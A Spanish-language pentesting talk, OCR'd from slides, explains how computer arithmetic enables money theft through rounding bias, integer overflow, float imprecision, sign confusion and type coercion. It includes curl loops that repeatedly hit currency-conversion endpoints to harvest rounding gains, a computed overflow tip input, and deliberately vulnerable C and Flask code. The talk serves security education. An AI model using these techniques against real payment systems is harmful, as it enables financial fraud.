Las falacias de la aritmética computacional aplicadas al robo de dinero.


Bienvenidos

Presentación de treinta (30) minutos.

- Sobre la aritmética binaria.
- Destinada a invitados de la UTEM.
- Presentada por un ciberatacante legal de la empresa SEK.
- Desde Santiago de Chile  , con acento de Saint-Pierre-Église, Francia  .
- Alojada por el seminario «Digitalización, consumo e Inteligencia Artificial» de la UTEM.

Tabla de contenido


Material


Logica-decimal-utem @
www.tinmarino.com/?show=logica-decimal-utem
Web
Astro
Cyber
Lógica decimal
Crypto 0x00 Slide
PrivEsc
PDF presentation in Spanish
Lógica decimal
En un mundo binario.
02: Corta (UTEM 2026)
binario
1
Lógica
Las fa
2


¡En la Santísima Trinidad de Tinmarino hackearás!

Parte 1/1: Redondeo


Redondeo lucrativo



Redondeo lucrativo



Redondeo lucrativo



Redondeo lucrativo

```
#!/usr/bin/env bash
for _ in {1..1000}; do
  curl -X POST 'http://localhost:8001/buyCurrency.php' \
    -H 'Cookie: ...' \
    --data-raw '{"currency":"CLP","clpAmount":"13",
      "usdPrice":"0.01","dollarPrice":928}'
done
```

Decimal SQL

```sql
-- MySql
CREATE TABLE IF NOT EXISTS financial_data (
  id      INTEGER AUTO_INCREMENT PRIMARY KEY,
  amount DECIMAL(10, 1)
);

-- Write 10.14 10.15
INSERT INTO financial_data (amount)
VALUES (10.14), (10.15);

-- Read 10.1 and 10.2
SELECT id, amount FROM financial_data;
```

Round

Language	Código
JavaScript	`usd = Math.round(usd * 100) / 100`
Python	`usd = round(usd*100) / 100`
PHP	`round($usd, 2)`
Java	`usd = Math.round(usd * 100.0) / 100.0`
SQL	`usd DECIMAL(10, 2) DEFAULT`

- Los redondeos se implementan de manera coherente en diferentes lenguajes.
- Se busca el Javascript estáticamente, mediante regex en el código fuente.
- Se busca el SQL dinámicamente, mediante prueba y error.

Parte 1/2: Sesgo

Redondeo hacia par (es decir «sin sesgo»)

```
printf '%0.f\n' 1.5
```

Redondeo hacia par (es decir «sin sesgo»)

```
printf '%0.f\n' 1.5  # Out: 2
```

Redondeo hacia par (es decir «sin sesgo»)

```
printf '%0.f\n' 1.5  # Out: 2

printf '%0.f\n' 2.5
```

Redondeo hacia par (es decir «sin sesgo»)

```
printf '%0.f\n' 1.5  # Out: 2
```

```
printf '%0.f\n' 2.5  # Out: 2
```

Redondeo hacia par (es decir «sin sesgo»)

```
printf '%0.f\n' 1.5  # Out: 2
```

```
printf '%0.f\n' 2.5  # Out: 2
```

Explotación: Alice ($10) envía $2.5 a Bob ($11)

Redondeo hacia par (es decir «sin sesgo»)

```
printf '%0.f\n' 1.5  # Out: 2

printf '%0.f\n' 2.5  # Out: 2
```

Explotación: Alice ($10) envía $2.5 a Bob ($11)

Persona	Inicial	Cambio	Final	Redondeo
Alice	10	-2.5	7.5	8
Bob	11	+2.5	13.5	14
Suma	21	0	21	22

Redondeos en Python

Expresión	Evaluación
int(1.5)	1
round(1.5)	2
1.5 // 1	1
np.floor(11.5)	np.float64(11.0)
np.ceil(11.5)	np.float64(12.0)
np.round(11.5)	np.float64(12.0)

Tipos de redondeos

Directo

- Arriba
- Abajo
- **Hacia cero** (int)
- Lejos de cero

Cercano

- Abajo
- Arriba
- Hacia cero
- Lejos de cero
- **Hacia par** (round)
- Hacia impar

Otros

- Con semilla
- Aleatorio
- Logarítmico
- Hacia precisión mínima

Tipos de redondeos

Value	Functional methods											Randomized methods					
	Directed rounding				Round to nearest						Round to prepare for shorter precision	Alternating tie-break		Random tie-break		Stochastic	
	Down (toward −∞)	Up (toward +∞)	Toward 0	Away From 0	Half Down (toward −∞)	Half Up (toward +∞)	Half Toward 0	Half Away From 0	Half to Even	Half to Odd		Average	SD	Average	SD	Average	SD
+2.8					+3		+3		+3			+3	0	+3	0	+2.8	0.04
+2.5	+2	+3	+2	+3		+3		+3		+3	+2	+2.505	0	+2.5	0.05	+2.5	0.05
+2.2					+2		+2		+2			+2	0	+2	0	+2.2	0.04
+1.8						+2		+2		+2						+1.8	0.04
+1.5	+1	+2	+1	+2								+1.505	0	+1.5	0.05	+1.5	0.05
+1.2					+1		+1		+1			+1	0	+1	0	+1.2	0.04
+0.8						+1		+1		+1	+1					+0.8	0.04
+0.5	0	+1		+1								+0.505	0	+0.5	0.05	+0.5	0.05
+0.2			0		0		0		0			0	0	0	0	+0.2	0.04
−0.2						0		0		0						−0.2	0.04
−0.5	−1	0		−1								−0.495	0	−0.5	0.05	−0.5	0.05
−0.8					−1		−1		−1		−1					−0.8	0.04
−1.2						−1		−1		−1		−1	0	−1	0	−1.2	0.04
−1.5	−2	−1	−1	−2								−1.495	0	−1.5	0.05	−1.5	0.05
−1.8					−2		−2		−2			−2	0	−2	0	−1.8	0.04
−2.2						−2		−2		−2	−2					−2.2	0.04
−2.5	−3	−2	−2	−3								−2.495	0	−2.5	0.05	−2.5	0.05
−2.8					−3		−3		−3		−2	−3	0	−3	0	−2.8	0.04

Redondeo: Recordar

- El **redondeo** es un proceso **complejo**.
- La representación de fracciones en binario presenta **dificultades**.
- **Cada división** puede resultar en un número fraccionario (con decimales).
- Nuestros antepasados implementaron primitivas de redondeo para evitar sesgos **en general**.
- El pentester busca **fuentes** que conducen a vulnerabilidades (suministros) relacionadas con la división y el redondeo, y luego prueba diferentes números de entrada para **obtener un resultado favorable** (para él).

Parte 2/1: Falacia

¿Por qué es **pervasivo**?

La facilidad para robar dinero mediante redondeo radica en que las **rutinas informáticas** a menudo buscan **redondeos sin sesgo**.

Un actor **malicioso**, por su parte, buscará sistemáticamente el desplazamiento que **le resulte más conveniente**, a **diferencia** de lo que dictaría el **azar estadístico**.

Internet fue diseñado inicialmente para facilitar el intercambio de fotos de gatos entre amigos, en lugar de garantizar transferencias seguras de dinero entre desconocidos.

De manera similar, la aritmética computacional ha sido desarrollada principalmente para organizar datos estadísticos, en lugar de realizar cálculos aritméticos exactos.

Falacia clásica (1)

Un robo de **medio centavo** (0.005) de dólares por transacción no tiene un impacto significativo.

Falacia clásica (1)

Un robo de **medio centavo** (0.005) de dólares por transacción no tiene un impacto significativo.

Cierto. Sin embargo, **cien millones** (100M) de transacciones de medio centavo (0.005) podrían tener un impacto significativo.

```
for i in {1..100000000}; do
  curl -X POST https://bancopenca.com/convert \
    -H "Content-Type: application/json" \
    -d '{"amount": 5, "from": "CLP", "to": "USD"}'
done

# Resultado: 480 mil dólares extraídos
# -- Ref: (969 - 500) * 0.01 * 100_000_000 / 969 = 484004
```

Falacia clásica (2)

Eso solo pasa con los montos pequeños.

Falacia clásica (2)

Eso solo pasa con los montos pequeños.

También pasa con montos grandes.

```
sol=1_000_004 / 969; print(sol, round(sol*100)/100);
# Out: 1031.9958 1032.0
```

Falacias clásicas (3..11)

Argumento	Clasificación
2FA, WAF, FW, VPN	Mala defensa en profundidad
Los otros lo hacen igual	Generalización apresurada
Siempre lo hicimos así	Apelación a la tradición
Nadie me lo reportó	Apelación a la autoridad
Solicitaremos un reembolso	Ignorancia del riesgo
Existen prioridades más relevantes	Desviación
Estadísticamente no generaría pérdidas	Causa falsa
No hay evidencia	Apelación a la ignorancia
Hay que ser hacker para explotar	Ad hominem


Reacción esperada

- Gracias por informarme (empatía).
- No lo sabía (**humildad**, curiosidad).
- Al final, es un error de validación de entrada (atención al detalle).
- Implementaremos una validación más estricta (disciplina).


Reacción esperada

- Gracias por informarme (empatía).
- No lo sabía (**humildad**, curiosidad).
- Al final, es un error de validación de entrada (atención al detalle).
- Implementaremos una validación más estricta (disciplina).
- **Lo que el defensor menosprecia, el atacante lo explota.**
- El defensor debería considerar el peor caso posible (malintencionado vs azar).

¿Dónde buscar el redondeo?




¿Dónde buscar el redondeo?



Parte 2/2: Desbordamiento

Desbordamiento mediante propina en terminal de pago



Desbordamiento mediante propina en terminal de pago

```java
public final Integer setFinalPrice(
        Integer iPrice,
        Integer iTip){

    // Input check has been removed for illustration
    return iPrice + (iTip * iPrice) / 100;
}
```

- El precio es un entero positivo inferior o igual a `999.999.999` pesos (1G).
- La propina es un entero positivo inferior o igual a `999.999.999`% (1G).
- El número máximo que Java representa es `2.147.483.647` (2G) [1].

[1] Java utiliza enteros signados de 32 bits, el máximo es `2**31 - 1`.

Desbordamiento mediante propina

```
return iPrice + (iTip * iPrice) / 100;
```

1. **Se compran 1.000.226 pesos** de productos [1].
2. Se desea agregar propina de 419400 por ciento [2]. «¡Gracias!»

```
from ctypes import c_int32

# Calculate final price => 31 pesos
int(1_000_226 + c_int32(1_000_226 * 4194).value / 100)
```

[1] Obtenido con búsqueda dicotómica alrededor de 1M para generar un efecto serio.

[2] Obtenido con $(2 * *32 - 1\_000\_226 * 100)/1\_000\_226$ = 4193.997.

Desbordamiento mediante propina

```
return iPrice + (iTip * iPrice) / 100;
```

1. **Se compran 1.000.226 pesos** de productos [1].
2. Se desea agregar propina de 419400 por ciento [2]. «¡Gracias!»

```
from ctypes import c_int32

# Calculate final price => 31 pesos
int(1_000_226 + c_int32(1_000_226 * 4194).value / 100)
```

Como resultado, **se paga 31 pesos**. «¡A ti!»

[1] Obtenido con búsqueda dicotómica alrededor de 1M para generar un efecto serio.

[2] Obtenido con $(2 * *32 - 1\_000\_226 * 100)/1\_000\_226$ = 4193.997.

Desbordamiento mediante propina

Uno nunca es feliz más que en la felicidad que se da.

Dar es recibir.

(Abbé Pierre (un monje francés))

Desbordamiento en matrices (GPU)

```
# [ 2, 2 ] ^ 8 => [ 0, 0]
# [ 2, 2 ]        [ 0, 0]
A = np.array([[2, 2], [2, 2]], dtype=np.int8)
print(A ** 8)
# Out: array([[0, 0], [0, 0]], dtype=int8)

# A =
A = np.array([2**31-2], dtype=np.int32)
print(A * A)
print(A ** 3)
```

Parte 3/1: Álgebra

Flotantes: Imprecisión

```
0.01 + 0.02 - 0.03
```

Flotantes: Imprecisión

```
0.01 + 0.02 - 0.03
```

```
# Out: 0.0
```

Flotantes: Imprecisión

```
0.01 + 0.02 - 0.03
```

```
# Out: 0.0
```

```
0.1 + 0.2 - 0.3
```

Flotantes: Imprecisión

```
0.01 + 0.02 - 0.03
```

```
# Out: 0.0
```

```
0.1 + 0.2 - 0.3
```

```
# Out: 5.55[...]e-17
```

Flotantes: Imprecisión

```
0.01 + 0.02 - 0.03
```

```
# Out: 0.0
```

```
0.1 + 0.2 - 0.3
```

```
# Out: 5.55[...]e-17
```

Los números flotantes no se igualan!

Representación de punto flotante

Los números de punto flotante se representan en la computadora como fracciones en base 2 (binarias).

Representación de punto flotante

Los números de punto flotante se representan en la computadora como fracciones en base 2 (binarias).

- Decimal: $0.625 = \frac{6}{10} + \frac{2}{100} + \frac{5}{1000}$

Representación de punto flotante

Los números de punto flotante se representan en la computadora como fracciones en base 2 (binarias).

- Decimal: $0.625 = \frac{6}{10} + \frac{2}{100} + \frac{5}{1000} \left(= \frac{625}{1000}\right)$
- Binario: $0.101 = \frac{1}{2} + \frac{0}{4} + \frac{1}{8}$

Representación de punto flotante

Los números de punto flotante se representan en la computadora como fracciones en base 2 (binarias).

- Decimal: $0.625 = \frac{6}{10} + \frac{2}{100} + \frac{5}{1000} \left(= \frac{625}{1000}\right)$
- Binario: $0.101 = \frac{1}{2} + \frac{0}{4} + \frac{1}{8} \left(= \frac{5}{8}\right)$

Metáfora con base 10

Entendiendo en base 10

- En base 10, $\frac{1}{3}$ solo se puede aproximar:
  - $0.3, 0.33, 0.333, \ldots$

Metáfora con base 10

Entendiendo en base 10

- En base 10, $\frac{1}{3}$ solo se puede aproximar:
  - $0.3, 0.33, 0.333, \ldots$

Representación en base 2

- En base 2, $\frac{1}{10}$ solo se puede aproximar:
  - $0.0001100, 0.00011001100, 0.0001100110011001100, \ldots$

Flotantes: Desbordamiento

```
1e300
# Out: 1e300

1e300  * 1e300
# Out: inf
```

Flotantes: Subdesbordamiento

```
1e-300
# Out: 1e-300

1e-300  * 1e-300
# Out: 0.0
```

Parte 3/2: Infinito

El infinito

El infinito es el número que, al sumarle uno, sigue siendo igual a sí mismo.

El infinito

El infinito es el número que, al sumarle uno, sigue siendo igual a sí mismo.

```
2e308   # Out: inf

2e308 - 2e308  # Out: nan

2e308 - 1e308 - 1e308 # Out: inf

# Referencia
import sys; sys.float_info.max
# Out: 1.8e+308  (approx)
```

Parte 4/1: Signo

Confusión de signo

```c
#include <stdio.h>
int main() {
    // Declarar el saldo inicial: 100 pesos
    int balance = 100;
    printf("Saldo inicial: %d\n", balance);

    // Declarar el precio por pagar: 2.2G pesos
    int amount = 2200000000;

    // Verificar monto: 2.2G > 100
    if (amount > balance){
      printf("Error cannot send more than owned\n");
      return 1;
    }

    // Dar 2.2G pesos
    balance -= amount;
    printf("Saldo después: %d\n", balance);
    return 0;
}
```

```
gcc sign.c -o sign.elf
./sign.elf
# Saldo inicial: 100
# Saldo después:
↪  2094967396
```


Confusión de signo

```c
#include <stdio.h>
int main() {
    // Declarar el saldo inicial: 100 pesos
    int balance = 100;
    printf("Saldo inicial: %d\n", balance);

    // Declarar el precio por pagar: 2.2G pesos
    int amount = 2200000000;

    // Verificar monto: 2.2G > 100
    if (amount > balance){
      printf("Error cannot send more than owned\n");
      return 1;
    }

    // Dar 2.2G pesos
    balance -= amount;
    printf("Saldo después: %d\n", balance);
    return 0;
}
```

```
gcc sign.c -o sign.elf
./sign.elf
# Saldo inicial: 100
# Saldo después:
↪  2094967396
```

Dar es recibir.

Parte 4/2: Texto



Conversión implícita: String -> Integer

```
from flask import Flask, request
app = Flask(__name__)

@app.route('/schedule-saving', methods=['POST'])
def submit():
    data = request.json
    amount = data.get('price') * data.get('months')
    return f'Total savings: {amount}'

app.run(debug=True)
```

Conversión implícita: String -> Integer

```python
from flask import Flask, request
app = Flask(__name__)

@app.route('/schedule-saving', methods=['POST'])
def submit():
    data = request.json
    amount = data.get('price') * data.get('months')
    return f'Total savings: {amount}'

app.run(debug=True)
```

```
"10" * 3  # Out: 101010
```

Conversión implícita: String -> Integer

```
POST /schedule-saving HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8

{
  "price": "10",
  "months": 3
}
```

Conversión implícita: Int -> Float

```python
from flask import Flask, request
app = Flask(__name__)

@app.route('/simple-interest', methods=['POST'])
def simple_interest():
    data = request.json
    principal = data.get('principal')  # Integer
    rate = data.get('rate')  # Integer
    time = data.get('time')  # Integer
    interest = (principal * rate * time) / 10
    return f'Simple Interest: {interest}'

app.run(debug=True)
```

Trabajo en casa.

Conversión implícita: Promoción de rango

```c
#include <stdio.h>

int main(void) {
    printf("%d\r\n", (int)-1 > (unsigned int)1);
    // Out: 1
}
```

Conversión implícita: Promoción de rango

```c
#include <stdio.h>

int main(void) {
    printf("%d\r\n", (int)-1 > (unsigned int)1);
    // Out: 1
}
```

Resultado: -1 es superior a 1.

Conversión explícita: Any -> Integer

```python
#!/usr/bin/env python3
d_account = { 1: 20, "1": 0, 2: 20 }
def send_money( account_source, account_destination, amount):
    global d_account
    # 1/ Check
    if d_account[int(account_source)] < int(amount):
        return False

    # 2/ Remove
    d_account[account_source] -= amount

    # 3/ Add
    d_account[account_destination] += amount

    return True
send_money("1", 2, 10)
print(d_account)  # {1: 20, '1': -10, 2: 30}
```

Conclusión

1. El redondeo es un proceso complejo.
2. Los enteros pueden desbordar.
3. Los enteros pueden ser con o sin signo.
4. Los números flotantes no se igualan.
5. El infinito es el número que, al sumarle uno, sigue siendo igual a sí mismo.
6. No se debe confiar en lo que está fuera de su círculo de confianza (básicamente, un parámetro HTTP POST).